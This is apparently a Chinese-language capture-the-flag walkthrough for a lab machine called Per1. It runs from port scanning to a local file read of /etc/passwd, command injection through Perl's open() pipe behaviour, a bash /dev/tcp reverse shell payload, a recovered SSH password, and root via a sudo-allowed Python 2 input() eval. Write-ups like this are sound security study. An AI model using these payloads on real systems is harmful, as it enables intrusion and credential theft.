Per1

Recon


端口扫描

```
➜  Per1 nmap -sT -min-rate 10000 -p- 192.168.56.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 13:52 CST
Nmap scan report for 192.168.56.109
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:2B:09:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.99 seconds
```

```
    ➜  Per1 nmap -sT -A -p 22,80 192.168.56.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 13:52 CST
Nmap scan report for 192.168.56.109
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Perl: The Epitome of Elegance
MAC Address: 08:00:27:2B:09:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

初次目录扫描什么也没发现

看一下源码，多出提到 `cgi`



```
<!DOCTYPE html>
<html>
<head>
<title>Perl: The Epitome of Elegance</title>
<style>
body { font-family: sans-serif; margin: 40px; background: #f0f0f0; }
header { text-align: center; padding: 30px; background: linear-gradient(135deg, #8a2be2, #4169e1); color: white; border-radius: 15px; box-shadow: 0 5px 15px rgba(0,0,0,0.2); }
h1 { font-size: 3.5em; text-shadow: 2px 2px 4px #00000080; letter-spacing: 2px; }
.perl-art { font-family: monospace; font-size: 1.2em; line-height: 1.4; margin: 30px auto; padding: 20px; background: white; border-radius: 10px; max-width: 700px; white-space: pre; }
footer { text-align: center; margin-top: 40px; color: #666; }
.cgi-hidden { display: none; }
</style>
</head>
<body>
<header>
<h1>Perl is the Most Beautiful Language</h1>
</header>

<main>
<p style="text-align: center; font-size: 1.3em;">Where elegance meets power in every line of code</p>

<div class="perl-art">
     ,-.        . .       . .
    (   `.      | |       | |
     `-.  .--.  | |.-..-. | |
    ,   `(   )\` '-' '   `-'
     `-..`-''   `---'   `---'

sub beauty {
    my $soul = shift;
    return $soul * infinity;
}

print beauty(42);
</div>

<div><!-- cgi --></div>
</main>

<footer>
<p>Perl: Transforming thoughts into art since 1987</p>
</footer>
</body>
</html>

```

根据常见 cgi 目录进行扫描


```
/cgi-bin/, /cgi-sys/, /scripts/
```

```
➜  Per1 feroxbuster --url http://192.168.56.109/cgi-bin -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--filter-status 404,503,400 -x txt,zip,pl,cgi


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.56.109/cgi-bin
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 💢  Status Code Filters   │ [404, 503, 400]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [txt, zip, pl, cgi]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response
```

```
and created new filter; toggle off with --dont-filter
200      GET         1l         3w       22c http://192.168.56.109/cgi-bin/file.cgi
[####################] - 2m   1102725/1102725 0s      found:1       errors:1
[####################] - 2m   1102725/1102725 11420/s http://192.168.56.109/cgi-
bin/
```

Web

得到 `file.cgi`，并且存在文件包含，能发现还存在 `sunset` 用户（我自己）




http://192.168.56.109/cgi-bin/file.cgi/?file=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:ga
cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/u
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/
System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd C
nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin sunset:x:1001:1001:,,,:/home/sunset:/bin/bash
```

http://192.168.56.109/cgi-bin/file.cgi/?file=/etc/passwd

□ Post data □ Referer □ User Agent □ Cookies Clear All

还能读到 `user.txt`




http://192.168.56.109/cgi-bin/file.cgi/?file=/home/sunset/user.txt

flag{user-5b5b8e9b01ef27a1cc0a2d5fa87d7190}

http://192.168.56.109/cgi-bin/file.cgi/?file=/home/sunset/user.txt

□ Post data □ Referer □ User Agent □ Cookies Clear All

在通过默认 `CGi` 路径来搜索 `file.cgi` 本身




```
GET /cgi-bin/file.cgi/?file=/usr/lib/cgi-bin/file.cgi HTTP/1.1
Host : 192.168.56.109
Sec-GPC: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Priority: u=0, i
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.56.109/cgi-bin/file.cgi/?file=1
```

```
HTTP/1.1 200 OK
Date: Sat, 09 Aug 2025 06:49:50 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8 text/html; charset=ISO-8859-1
Content-Length: 195

#!/usr/bin/perl use CGI; print CGI::header(); my $input = CGI::param('file');
if($input) { open(FILE, $input); print while
<FILE>; close(FILE); } else { print "Missing file parameter"; } </FILE>
```

```
#!/usr/bin/perl use CGI; print CGI::header(); my $input = CGI::param('file');
if($input) { open(FILE, $input); print while
<FILE>; close(FILE); } else { print "Missing file parameter"; } </FILE>
```

AI 分析源代码存在命令执行漏洞


> 在Perl中， open 函数有两种模式。除了正常打开文件，它还可以执行命令。如果open的第二个参数以管道符 | 结尾，或者以管道符 | 开头，Perl会将其解释为要执行的外部命令。


Request
数据包扫描
美化
HEX
热加载
构造请求
9bytes / 24ms
渲染
编码
详情
远端地址:127.0.0.1:7890; 响应时间:24ms; 总耗时:26ms; URL:http://192.168.56.109/cgi-bin/...

```
GET /cgi-bin/file.cgi/?file=ls| HTTP/1.1
Host : 192.168.56.109
Sec-GPC: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Priority: u=0, i
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.56.109/cgi-bin/file.cgi/?file=1
```

```
HTTP/1.1 200 OK
Date: Sat, 09 Aug 2025 06:51:51 GMT
Server: Apache/2.4.62 (Debian)
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 9

file.cgi
```

反弹 shell



```
➜  Per1 nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.5] from 192.168.56.109 [192.168.56.109] 51138
bash: cannot set terminal process group (378): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Per1:/usr/lib/cgi-bin$
```

```
GET /cgi-bin/file.cgi/?file=%2Fbin%2Fbash+-c+%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F192.168.56.5%2F1234+0%3E%261%27| HTTP/1.1
Host : 192.168.56.109
Sec-GPC: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Priority: u=0, i
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.56.109/cgi-bin/file.cgi/?file=1
```

在 /opt 中能找到 password.pl


```
www-data@Per1:/opt$ cat password.pl
my @char_generator = (

    [103, 3],
    [126, 5],
    [115, 7],
    [98,  1],
    [112, 2],
    [58,  6],
    [105, 4],
    [122, 4],
    [102, 5]
);

my @decoy_blocks = (
    {values => [66, 71, 77], offsets => [2, 3, 5]},
    {values => [85, 90, 95], offsets => [4, 1, 6]},
    {values => [105, 110, 115], offsets => [3, 7, 2]}
);

my $output;
for my $i (0..4) {

    if ($i < 3) {
        my ($val, $off) = @{$char_generator[$i]};
        $output .= chr($val - $off);
    }

    else {

        if ($i == 4) {
            my $noise = $decoy_blocks[0]{values}[0] - $decoy_blocks[0]{offsets}[0];

        }

        for my $j (($i == 3) ? (3..5) : (6..8)) {
            my ($val, $off) = @{$char_generator[$j]};
            $output .= chr($val - $off);
        }
        last;
    }
}

print $output . "\n";
```

直接执行

```
www-data@Per1:/opt$ perl password.pl
dylan4
```

权限提升

是 `sunset` 的密码



```
➜  Per1 ssh sunset@192.168.56.109
sunset@192.168.56.109's password:
Permission denied, please try again.
sunset@192.168.56.109's password:
Linux Per1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sunset@Per1:~$
```

sudo 权限

```
sunset@Per1:~$ sudo -l
Matching Defaults entries for sunset on Per1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on Per1:
    (ALL) NOPASSWD: /usr/bin/python /usr/bin/guess_game.py
```

```
sunset@Per1:~$ ls -al /usr/bin/guess_game.py
-rw-r--r-- 1 root root 465 Aug  8 09:13 /usr/bin/guess_game.py

sunset@Per1:/usr/lib$  ls -al /usr/lib/python2.7/random.py
-rw-r--r-- 1 root root 32457 Sep 19  2023 /usr/lib/python2.7/random.py

sunset@Per1:~$ cat /usr/bin/guess_game.py
import random

def guess_game():
    ans = random.randint(0, 65535)
    print "Welcome to the guess game!"
    print "I've chosen a number between 0 and 65535."
    try:
        user_input = input("Your guess: ")
    except Exception as e:
        print "Error:", e
        return

    if user_input == ans:
        print "Congratulations! You guessed it."
    else:
        print "Wrong! The correct number was", ans
```

```
if __name__ == '__main__':
    guess_game()
```

> 在 **Python 2** 中（从脚本的`print`语法和`python2.7`的库路径可以看出这是Python 2），`input()` 函数存在一个众所周知的安全问题：它**不会**将用户的输入作为纯字符串处理。相反，它会**将用户的输入当作一段Python代码来求值（Evaluate）和执行**。它的行为等同于 `eval(raw_input())`。`raw_input()` 才是安全地读取字符串的函数。

利用：

```
sunset@Per1:~$ sudo /usr/bin/python /usr/bin/guess_game.py
Welcome to the guess game!
I've chosen a number between 0 and 65535.
Your guess: __import__('os').system('/bin/bash')
root@Per1:/home/sunset#
```